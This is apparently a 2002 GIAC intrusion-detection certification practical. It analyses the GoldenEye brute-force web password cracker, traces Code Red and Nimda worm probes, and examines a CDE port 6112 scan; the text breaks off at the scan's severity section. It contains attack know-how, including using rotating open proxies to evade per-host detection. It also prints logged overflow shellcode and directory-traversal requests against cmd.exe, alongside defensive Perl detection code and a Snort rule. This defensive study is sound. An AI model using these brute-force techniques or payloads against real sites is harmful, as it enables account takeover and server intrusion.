Carlin Carpenter

GIAC Intrusion Detection in Depth
Practical Assignment Version 3.0

March 24, 2002


Section 1 – Exploit Analysis

GoldenEye 1.0 – Brute Force Web Password Hacker

Overview

Many websites employ password security in order to safeguard private or pay-to-access information. This ability to restrict information access is critical to many corporations' on-line presence. There are two common methods employed to restrict access.

The first, and simplest way to restrict access is through HTTP Authentication as outlined in RFC 2617. HTTP Authentication protects a branch of the web directory tree, requiring that a user name and password be sent for each page request within that branch.



Please enter username and password for this page.

Address: http://www.[redacted]/p

Message: personal

Username:

Password:

Figure 1-1 Sample HTTP Authentication pop-up

The first time during a session that a user attempts to access information protected by HTTP Authentication, a window similar to Figure 1-1 will open and the user will be required to present his credentials. Once the credentials are accepted the browser will send them with the request for each subsequent request for protected information during that session.

HTTP Authentication is very simple to implement. In Apache for example, it requires an entry in the .htaccess restricting that branch of the directory, and a corresponding user name and password list. Because HTTP Authentication is

part of the HTTP specification, most if not all browsers and servers support it. A failed authentication generates a "401 – Authorization Required" error.
The second most common form of access control is form based access. In a form based access scenario, a user is provided a web form to enter their user name and password. The form then submits the credentials to a cgi script, or uses them to access the database in a database driven site. Form based access controls are much more flexible than HTTP Authentication because they allow for content personalization, varying degrees of access, etc.


However, form based authentication is much more difficult to enable. The content delivery and authentication methods must be programmed, tested, etc. This is often beyond the capabilities of most users and many small companies. Also because the site must contain scripting, the site itself would be hard to move across platforms.

Now, enter the password cracker. He is armed with a tool he downloaded off the net, a half a dozen tailored word lists, and a ton of open proxies. His primary intent is to brute force someone's legitimate access to your site. More than likely, he will be successful.

The Tool
GoldenEye (http://www.securityadvise.de/deny/hosted/ge/) is one of the more popular HTTP password crackers. It will crack HTTP Authorization protected sites, form protected sites and "single pass" (AVS style) sites. It will automatically determine form parameters when given the URL of the form, supports large proxy lists, multiple word lists, automatic modem management and more.

Concerning word list management, GoldenEye supports separate lists for user name and password, allowing for efficiency gains, especially if a number of valid user names can be procured. It also facilitates word list merging, duplicate removal, translation (upper case to lower case, first letter uppercase to lowercase, etc) and queuing.

Proxies are easily found via a Google (http://www.google.com) search. There are several sites that maintain lists of open proxies. Some are current; many are outdated, but once a reliable source is found, it can be revisited as necessary. Other sources of proxies include spam/net abuse reports, as boxes running an open SMTP relay often have an open HTTP proxy as well. The proxy I tested through was located in this manner. The software can perform auto-rotation of proxies and handle very large lists. Posts on the deny.de webboard (http://www.deny.de) indicate that the software can handle well over 1200 proxies. With 1200 proxies loaded, the attacker could set the software to rotate proxies after every try, and run two probes a second. At the end of an hour, the attacker could have tried 7200 user name/password combinations and the web provider would have seen only 6 attempts per host per hour. In a 24-hour period, he could attempt in excess of 172,000 combinations, and the web provider still would not have seen a significant number of attempts per host.


GoldenEye 1.0
File Edit Crack mode Tools Options ?
Access History Options Wordlist Options AutoPilot Security tools
L:P to try:
Html crack settings Html crack log
Add Edit Delete
Analyse Add to list Remove
HTML Process View Errors

URL: www. . . .com/pass.html

Form action: cgi-bin/test.pl

Item	Value
User	uname
Pass	pass

Keywords:

Referer: www .com/pass.html

Cookie:

Method: ( ) GET [✓ POST]

2xx 3xx 4xx 5xx Errors Resumed

wordlist needed 0 4 html

GoldenEye 1.0 Elapsed time: 00:00:00 Attempts: Hacks:

Figure 1-2 Screen shot of GoldenEye's form based authentication crack page

The Attack
First I ran the tool against one of my sites that has an HTTP Authorization protected tree. I did not run it through a full wordlist I had found on the net (an un-tailored list with more than 600,000 entries found from a google search).

GoldenEye appears to simply check the return code; a return other than 200 indicates failure. Its default action is to use a HEAD request versus a GET request, which speeds the process rate by reducing the amount of information returned. From a defender's position, this is what you can expect in your logs:

```
211.114.xx.217 - - [17/Mar/2002:19:50:57 -0500] "HEAD / HTTP/1.0" 200 0 "-" "Mozilla/3.0 (compatible)"
211.114.xx.217 - - [17/Mar/2002:19:51:26 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"

<GoldenEye starts by walking the path to ensure that it is valid>

211.114.xx.217 - AASE [17/Mar/2002:19:51:28 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - AAU [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - AASEN [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - ABA [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - ABACHA [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - ABABA [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - ABACO [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-" "Mozilla/3.0
(compatible)"
211.114.xx.217 - ABASCAL [17/Mar/2002:19:51:29 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-"
"Mozilla/3.0 (compatible)"

<The Apache log format here is:
(Source IP) (Identd - in this case)  (Failed User name) ([Date-Time Stamp]) ("Request sent") (Response
code) ( Size of returned data  not including headers) ("Referring page as reported by the client")
("Client type")
**GoldenEye has the ability to spoof the referring page entry and the client type >
<snip>

211.114.xx.217 - ACHIEVES [17/Mar/2002:19:52:00 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-"
"Mozilla/3.0 (compatible)"
211.114.xx.217 - ACHIEVING [17/Mar/2002:19:52:00 -0500] "HEAD /personal/ HTTP/1.0" 401 0 "-"
"Mozilla/3.0 (compatible)"
```

I had GoldenEye set aggressive with 40 simultaneous tries and it processed over 500 brute force attempts in about 30 seconds. At that rate of completion, it would force the entire 600,000 word list in approximately 10 hours. If the attacker believed that there were counter-measures in place, he would slow down GoldenEye's try rate.

For the second attack, I built a simple web form and a perl script that had a single user name and password hard coded into the script. If you entered the right combination you received a success page, otherwise a failure page. GoldenEye's mechanism for brute forcing a form requires you to enter a key word that appears on the failure page, but (hopefully) not on the success page. It then submits the information directly to the script and analyzes the results. If the keyword is not in the returned data, then it is a successful crack.

GoldenEye's mechanism for processing forms is very well done. The attacker merely enters the URL that contains the form and clicks "Analyse" (sic). The tool then accesses the form, determines which script was called (the "action field"), whether a GET or POST is expected (the "method field"), and attempts to determine which field is the user name field and which is the password field. The attacker may then change any of the pre-determined values and then launch his attack. For this experiment, I made a very short word list (5 words) that contained both the user name and the password. When combined, it yielded 25 combinations.

Log of the session:

```
211.114.xx.217 - - [17/Mar/2002:21:17:26 -0500] "GET /pass.html HTTP/1.0" 200 335 "-" "Mozilla/3.0
(compatible)"
<GoldenEye pulses the form for format>

211.114.xx.217 - - [17/Mar/2002:21:19:11 -0500] "POST /cgi-bin/test.pl HTTP/1.0" 200 77
"www.[obscured].com/pass.html" "Mozilla/3.0 (compatible)"

<Log format as above, notice though that now GoldenEye is spoofing the referrer, and that all attempts
generate a 200 (OK) response code>

211.114.xx.217 - - [17/Mar/2002:21:19:11 -0500] "POST /cgi-bin/test.pl HTTP/1.0" 200 77
"www.[obscured].com/pass.html" "Mozilla/3.0 (compatible)"
211.114.xx.217 - - [17/Mar/2002:21:19:11 -0500] "POST /cgi-bin/test.pl HTTP/1.0" 200 77
"www.[obscured].com/pass.html" "Mozilla/3.0 (compatible)"
<snip>
211.114.xx.217 - - [17/Mar/2002:21:20:15 -0500] "POST /cgi-bin/test.pl HTTP/1.0" 200 77
"www.[obscured].com/pass.html" "Mozilla/3.0 (compatible)"
211.114.xx.217 - - [17/Mar/2002:21:20:30 -0500] "POST /cgi-bin/test.pl HTTP/1.0" 200 77
"www.[obscured].com/pass.html" "Mozilla/3.0 (compatible)"
```

In three seconds, GoldenEye had processed the form, ran through the 25 word combinations and successfully found the correct combination.

The tool is not bug free, it will occasionally crash and if given a word list and told to "Generate All Possible Combinations," it doesn't. For example if I input only the five unique words from the above list, it should generate all 25 permutations, yet it failed to generate the correct combinations. But with its speed, feature set and GUI, it is definitely a worthy program.

Defeating the Attack

Most web authentication schemes are easy targets for attack because HTTP is a stateless protocol. Because it doesn't remember information about the session from one connection to the next, this "memory" must be introduced elsewhere in the system. Another significant problem is that the traffic itself doesn't violate any rules, it is HTTP traffic, it is conducting full connects, it doesn't have any odd flags set. It looks normal except for the large volume of invalid logon attempts.

The first step to securing web logons is to not use HTTP Authentication for anything that needs to be protected from more than the most casual interloper. This is because detecting a brute force attempt against an HTTP Authentication site is much more difficult than from a form protected site. Two possible solutions would be a script that parses the web log files and detects an unusual number of 401 errors. The second would be a SNORT preprocessor, possibly tied to SPADE (http://www.silicondefense.com) that would track anomalous numbers of 401 errors and generate an alert. The first option may be difficult to tune, but could be added as a cron job to run at specified intervals. Sample code is attached. The second option is beyond the capabilities of many administrators, but once the code was written, implementation could be streamlined for most sites.

If you are using script authentication, defense becomes simpler. Since a script is already being used, it should be simple enough to have the script maintain a cache of the 100 most recent invalid logon attempts and perform brute force detection and alert from that list. The exact algorithm would depend on the site implementing the defense.

Better still, GoldenEye does not parse the returned html string. It simply looks for the keyword you enter for the failure page. I modified the test script to return the contents of the failure page inside an html comment field of the success page. GoldenEye found the string in every page, and therefore never reported a successful crack. While this technique may not work forever, or against all tools, it will currently prevent GoldenEye from cracking form based authentication pages.

Finally, standard password cautions will at least slow down attackers and increase the likelihood of the system administrator catching them. If possible use user names that are difficult to research, i.e. do not use employees' e-mail address as their logon. Also, require passwords to be at least 8 characters, upper and lower case, contain special characters, etc. Most importantly, prevent users from using dictionary words as their password. This make dictionary attacks much more difficult.

References

deny.de Webboard, http://www.deny.de/
GoldenEye Homepage,

http://www.securityadvise.de/deny/hosted/ge/prod01.htm

HTTP Authentication: Basic and Digest Access Authentication, RFC2617,
ftp://ftp.isi.edu/in-notes/rfc2617.txt

Hypertext Transfer Protocol -- HTTP/1.1, RFC2068,
http://www.w3.org/Protocols/rfc2068/rfc2068

Spade Software Homepage,
http://www.silicondefense.com/software/spice/index.htm

Example Code:

HTML used to generate the test Form Authenticated Page:

```
<html>
<head><title>Test</title></head>
<body>
<table>
<form action="cgi-bin/test.pl" method="post">
<tr><td>Username</td><td><input name="uname" size="20"></td></tr>
<tr><td>Password</td><td><input name="pass" size="20"></td></tr>
<tr><td><input type="submit"></td><td><input type="reset"></td></tr>
</form>
</table>
</body>
</html>
```

First Perl script (vulnerable to GoldenEye – keyword "failure"):

```
#!/usr/local/bin/perl -w
#test the basic script

use CGI;

$data = CGI::new();
$uname = $data->param("uname");
$pass = $data->param("pass");

print "Content-type: text/html\n\n";
print "<html><head>";
if ($uname eq "test" and $pass eq "password") {
        print "<title>Success</title></head><body><h3>Success!</h3>";
        }
else {
        print "<title>Failure</title></head><body><h3>Failure</h3>";
        }
print "</body></html>";
```

Second Perl Script (invulnerable to GoldenEye):

```
#!/usr/local/bin/perl -w
#test the basic script

use CGI;

$data = CGI::new();
$uname = $data->param("uname");
$pass = $data->param("pass");

print "Content-type: text/html\n\n";
print "<html><head>";
if ($uname eq "test" and $pass eq "password") {
      # includes the text of the Failure page inside the html comment
        print "<title>Success</title></head><body><h3>Success!<!--
Failure --></h3>";
        }
else {
        print "<title>Failure</title></head><body><h3>Failure</h3>";
        }
print "</body></html>";
```

Perl Script to parse a log file and alert on a high number of 401 errors tied to a single IP.

```
#!/usr/bin/perl -w

my $alertfile = "alertfile.txt";    #file where alerts are written
my $logfile = "sample.log";         #log file
my $alertlevel = 10;                #threshold for reporting invalid
attempts
my $entry;
my $ip;
my @logfile;
my %count;

@logfile = `grep 401 $logfile`;

foreach $entry (@logfile) {
        $count{(split /\s/, $entry)[0]}++;
}

## This section could just as easily send the alert as an e-mail, pop-
up, page, etc

open ALERT, ">>$alertfile" or die "Could open alert file: $alertfile.
$!";
foreach $ip (keys %count) {
        if ($count{$ip} > $alertlevel) {
                        print ALERT "*** POSSIBLE BRUTE FORCE ATTEMPT
***\n";
                        print ALERT "IP: $ip\t Number of invalid
attempt: $count{$ip}\n";
                        print ALERT "Logfile: $logfile\n";
                }
        }
```

Sample alertfile.txt output:

```
*** POSSIBLE BRUTE FORCE ATTEMPT ***
IP: 211.114.52.217       Number of invalid attempt: 486
Logfile: sample.log
*** POSSIBLE BRUTE FORCE ATTEMPT ***
IP: 211.114.52.218  Number of invalid attempt: 23
```

```
Logfile: sample.log
```

Name:
Code Red / Nimda Worms

Trace/Detect:
Code Red:
```
130.94.xxx.52 - - [17/Mar/2002:06:21:10 -0500] "GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u780
1%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53
ff%u0078%u0000%u00=a  HTTP/1.0" 400 252 "-" "-"
```

Nimda:
```
66.9.xxx.80 - - [17/Mar/2002:11:05:06 -0500] "GET
/scripts/root.exe?/c+dir HTTP/1.0" 404 210 "-" "-"
<remainder abbreviated, same source IP, same time>
"GET /MSADC/root.exe?/c+dir HTTP/1.0" 404 208 "-" "-"
"GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-" "-"
"GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 218 "-" "-"
"GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 232
"-" "-"
"GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 249 "-" "-"
"GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 249 "-" "-"
"GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../win
nt/system32/ cmd.exe?/c+dir HTTP/1.0" 404 265 "-" "-"
"GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
231 "-" "-"
"GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
231 "-" "-"
"GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
231 "-" "-"
"GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
231 "-" "-"
"GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400
215 "-" "-"
"GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 215
"-" "-"
"GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404
232 "-" "-"
"GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 232
"-" "-"
```

Log Format:
```
Source IP | Identd | User name | [Date-Time Stamp] | "Request" |
Response code |
Size of returned data not including headers | "Referring page as
reported by the client" | "Client type"
```

Source:
This signature was detected on my commercially hosted web server.

Generated by:
This detect was generated by Apache Server logs, analyzed by Analog 3.2

Spoof Probability:
Unlikely. If these detects were generated by the worm, then it does not spoof the IP address. If they were generated by someone simply looking for vulnerable servers, it is likely that they used a proxy server in order to mask their actual IP address. However, raw IP spoofing would be useless with these probes as the response is required in order to do anything with them.
Description:
Code Red came in at least three variants; CR, CR(v2), and CRII. All three used the same infection vector, the default.ida overflow. Once a machine is infected, all three scan for new victims, the algorithm varies some between the worms:

	CR	CR(v2)	CRII	Nimda
Anywhere	Random (static seed)	Random (random seed)	1 in 8	1 in 4
Same Class A			4 in 8	1 in 4
Same Class B			3 in 8	2 in 4

Nimda attempts several different infection methods, including Unicode Directory Tranversal and backdoors left by CRII and Sadmind.

The Attack:
Code Red:
Code Red (all versions) utilizes a buffer overflow in the .ida processor. CR and CR(v2) are stay memory resident until a reboot. They both initiate 100 threads to randomly probe other machines for the vulnerability and optionally deface the web page on the server. They also contain a DOS attack against 198.137.240.91 (at the time www.whitehouse.gov). A reboot will clear the virus from the machine, however it will remain vulnerable to reinfection.

Code Red II exploits the same overflow, however it has a very different payload. It contains a more aggressive (300 or 600 thread), more localized scanning algorithm that tends to target machines that are close IP-wise to the exploited box (see the above chart). On top of that, it also includes a backdoor that will allow an attacker to execute code on the box remotely. Code Red II is a much more dangerous worm. In theory, it should have stopped propagating in October 2001, but if an infected box has an incorrect date set, it would continue scanning.

Nimda:
Nimda propagates via IIS vulnerability probing, mass e-mail, malicious web content and open file shares. It is because of its relation in attack methodology that I chose to include both of these vulnerabilities in a single trace.

IIS Probing:
The worm exploits the "IIS Directory Traversal Vulnerability" to create a local account with administrator privileges. It also probes for backdoors left by recent Code Red II / sadmind infections. Once the server is compromised the payload, a file entitled admin.dll, is downloaded via TFTP. It begans propagating via vulnerability scanning, running up to 200 scanning threads at a time. During scanning the worm probes each server 16 times looking for known vulnerabilities.

The worm then modifies certain web pages on the server to include a JavaScript that can infect unprotected browsers.

Mass e-Mailing:
The worm will harvest e-mail address from both .htm(l) files on the local system and from any MAPI capable mail client. It then uses its own SMTP engine to mail copies of itself to addresses it collects. Both the To: and From: addresses come from the list, reducing the ability to trace the e-mail back to its source.

The worm attaches itself to the mail as "readme.exe" which may not be visible to the recipient. The worm utilizes a know MIME exploit to execute itself as soon as the message is read or previewed on vulnerable systems. The messages usually have a very long, repeated subject line, such as:
Subject:ØòdesktopdesktopsamplesampledesktopsampledesktopsampleSampled esktopdesktopdesktopdesktopsampledesktopdesktopsampledesktopdesktopdes ktopsampledesktopdesktopsampledesktopsampledesktopsampledesktopsampl

The attachment is always 57344 bytes long.

Web Browsing:
After infecting an IIS server, the worm adds JavaScript to certain web files on the server. This script will attempt to download and execute a file named

readme.eml on the client machine. Internet Explorer with no security control turned on is vulnerable.

File Shares:
The worm is network aware and will copy itself to any open file shares accessible by the victim machine. Any user who subsequently opens/executes that file will become infected. The worm also attempts to share all local directories as file shares. Finally, the worm attempts to add the user "Guest" to the Administrators group.

None of these descriptions are nearly as detailed as the three reports listed below at Incidents.org. The reader is encouraged to read those reports for technical details on CR, CRII and Nimda.

Correlation:
These attacks are well know and documented:
ISAPI Overflow CVE-2001-0500
Incidents.org, http://www.incidents.org/react/code_red.php
Incidents.org, http://www.incidents.org/react/code_redII.php
Incidents.org, http://www.incidents.org/react/nimda.pdf

Targeting:
The worms do not actively target their victims. They simply roll the dice to determine where they go next. Had there been any active targeting, this server would have never been hit because it is invulnerable to this attack.

Severity:
Severity = (Criticality + Lethality) – (System Countermeasures + Net Countermeasures)

- Criticality: 2 – This server hosts my business web site, but it is backed up off site
- Lethality: 5 – These attacks lead to defacements and backdoors on vulnerable systems
- System Countermeasures: 5 – Server is FreeBSD/Apache,
- Net Countermeasures: 1 – No IDS or Firewall installed, but logging is enabled
- Severity: (2 + 5) – (5+0) = 1

Defense:
1. Apply all service pack and hot fixes to Windows OS and IIS server
2. Rename the scripts directory
3. Disable indexing services unless you need them
4. Remove all default web files from server

If you have renamed the scripts directory, the following Snort rule will warn of attempts to access it:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS scripts
access"; flags:A+; uricontent:"/scripts/"; nocase; classtype:web-
application-activity; sid:1287; rev:2;) (http://www.snort.org/snort-
db/sid.html?id=1287)
```

Also, there are numerous rules available to detect the various backdoors and IIS overflows: http://www.snort.org/snort-db/all.html

Note: I choose to include this trace, even though it is so well known, because it continues to appear in my server logs. An excerpt from my summary logs since the outbreak of the two worms:

```
#reqs: file
-----: ----
 7435: /scripts/..%5c../winnt/system32/cmd.exe
 7435:   /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
 4638: /default.ida
 3769:   /default.ida?XXXXXXXXXXXXXXXXX <snip>
b%u53ff%u0078%u0000%u00=a  HTTP/1.0
```

This IP address has been by these worms, or individuals posing as the worms over 7000 times. This number is astounding if you consider that the hosting provider is an all FreeBSD site that has half of the Class B address (/20). This means that the attack cannot becoming from within the same Class C and not more than 50% likely to be coming from the same Class B (even less so, as it appears the reminder of the Class B is unassigned – no ARIN listing, traceroute fails). Therefore the majority of these probes are either 1) these attacks are only the likely "world-wide" or "same Class A" propagation probes or 2) signs of large scale scanning aimed at masking itself as worm traffic.

Case 1) is the most likely, which indicates that this IP is seeing only about 50% of the Worm traffic that hosts in a more dangerous Class B neighborhood would see. Case 2) is less likely, however, certain attempts contain typos that indicate at least some individuals are attempting to mimic the worm.

Question:
Which of the following worms uses the IIS Extended Unicode attack as a method of propagation?

A. Code Red
B. Code Red(v2)
C. Code Red II
D. Nimda

Answer: D

References:
Code Red and Code Red II: Double Dragons,
http://rr.sans.org/malicious/dragons.php
Code Red Threat FAQ, http://www.incidents.org/react/code_red.php
Code Red II, http://www.incidents.org/react/code_redII.php

CVE, http://cve.mitre.org/cve
Eeye Analysis of Code Red,
http://www.eeye.com/html/advisories/codered.zip
Eeye Analysis of Code Red II,
http://www.eeye.com/html/advisories/coderedII.zip
Nimda Worm/Virus Report, http://www.incidents.org/react/nimda.pdf

Name:
Scan for CDE Subprocess Control Service (Port 6112/TCP)

Trace/Detect:
```
[**] [1:0:0] Broadcast Traffic [**]
02/13-09:42:40.729051 134.99.76.137:6112 -> 255.255.255.255:6112
TCP TTL:234 TOS:0x0 ID:33488 IpLen:20 DgmLen:40
******S* Seq: 0x498FADB2  Ack: 0x4D9842A4  Win: 0x28  TcpLen: 20

[**] [1:0:0] IDS Directed Traffic - TCP [**]
02/13-09:42:40.749896 134.99.76.137:6112 -> 151.200.x.x:6112
TCP TTL:235 TOS:0x0 ID:33488 IpLen:20 DgmLen:40
******S* Seq: 0x498FADB2  Ack: 0x4D9842A4  Win: 0x28  TcpLen: 20

[**] [1:0:0] Broadcast Traffic [**]
02/13-09:42:40.800704 134.99.76.137:6112 -> 255.255.255.255:6112
TCP TTL:235 TOS:0x0 ID:33488 IpLen:20 DgmLen:40
******S* Seq: 0x498FADB2  Ack: 0x4D9842A4  Win: 0x28  TcpLen: 20
```

Source:
Brian Erwin posted this scan on February 13, 2002 to Incidents.org mailing list. It can be viewed at
http://www.incidents.org/archives/intrusions/msg03801.html

Generated by:
These appear to be Snort Alerts (Mr. Erwin didn't specify but the format looks like Snort).

Spoof Probability:
Unlikely. There would be no reason to spoof these packets, as they are attempting to map boxes running a vulnerable service. However these are crafted packets. In all three packets the TCP ID number, the sequence number and the ack numbers are identical. Also, the source port and destination ports are reflexive, which is at the least, unusual. One concern is the broadcast packets from a host on another network are reaching his IDS. There are four possible explanations for this:
1) The scanners network and his network are in close route proximity and all of the routers in between are mis-configured and are passing local broadcast traffic. (Highly unlikely)
2) The scanner is utilizing loose-source routing in order to trick Mr. Erwin's router into passing his local broadcast. (Unlikely)
3) Mr. Erwin's border router is accepting directed broadcasts. The RFC (ftp://ftp.nordu.net/rfc/rfc1812.txt) specifies that all routers must be capable of

receiving directed broadcasts, but they must also provide the capability to disable the feature. (Possible)
4) A box on the same network segment as the IDS has been hacked by the attacker. He is using it to conduct his scan and spoofing the source address so that the data returns to him. (Possible)
The easiest way to discern between options 3 and 4 is to examine the frame header of the packet and determine the MAC address of the frame. If it is a directed broadcast, then the router's MAC should be in the header. If a local box is the source, its MAC will be there.

Also, an indication that they are crafted packets is the use of the broadcast. Broadcast destination addresses are invalid in TCP packets. In section 4.2.3.10 of RFC 1122 - Requirements for Internet Hosts -- Communication Layers (http://ftp.isi.edu/in-notes/rfc1122.txt) host are directed to silently drop those syns:

> "A TCP implementation MUST silently discard an incoming SYN
> segment that is addressed to a broadcast or multicast
> address."

Description:
This is a SYN scan looking for the CDE Subprocess Control Service that runs by default on port 6112. CDE is an graphic user environment found on many commercial unixes.

The Attack:
There is a boundary condition error in the client connection routine that could allow an attacker to gain root level access on the attacked box. On January 14, 2002 CERT issued an advisor indicating that there was credible evidence of an exploit in the wild for this vulnerability (CERT Advisory 2002-1 http://www.cert.org/advisories/CA-2002-01.html).

Correlation:
CERT Advisory 2002-1, http://www.cert.org/advisories/CA-2002-01.html
CVE-2001-0803, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0803
BugTraq ID,
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=3517

Targeting:

This is a scan for potentially vulnerable hosts, therefore this is an early phase of the targeting process.

Severity:
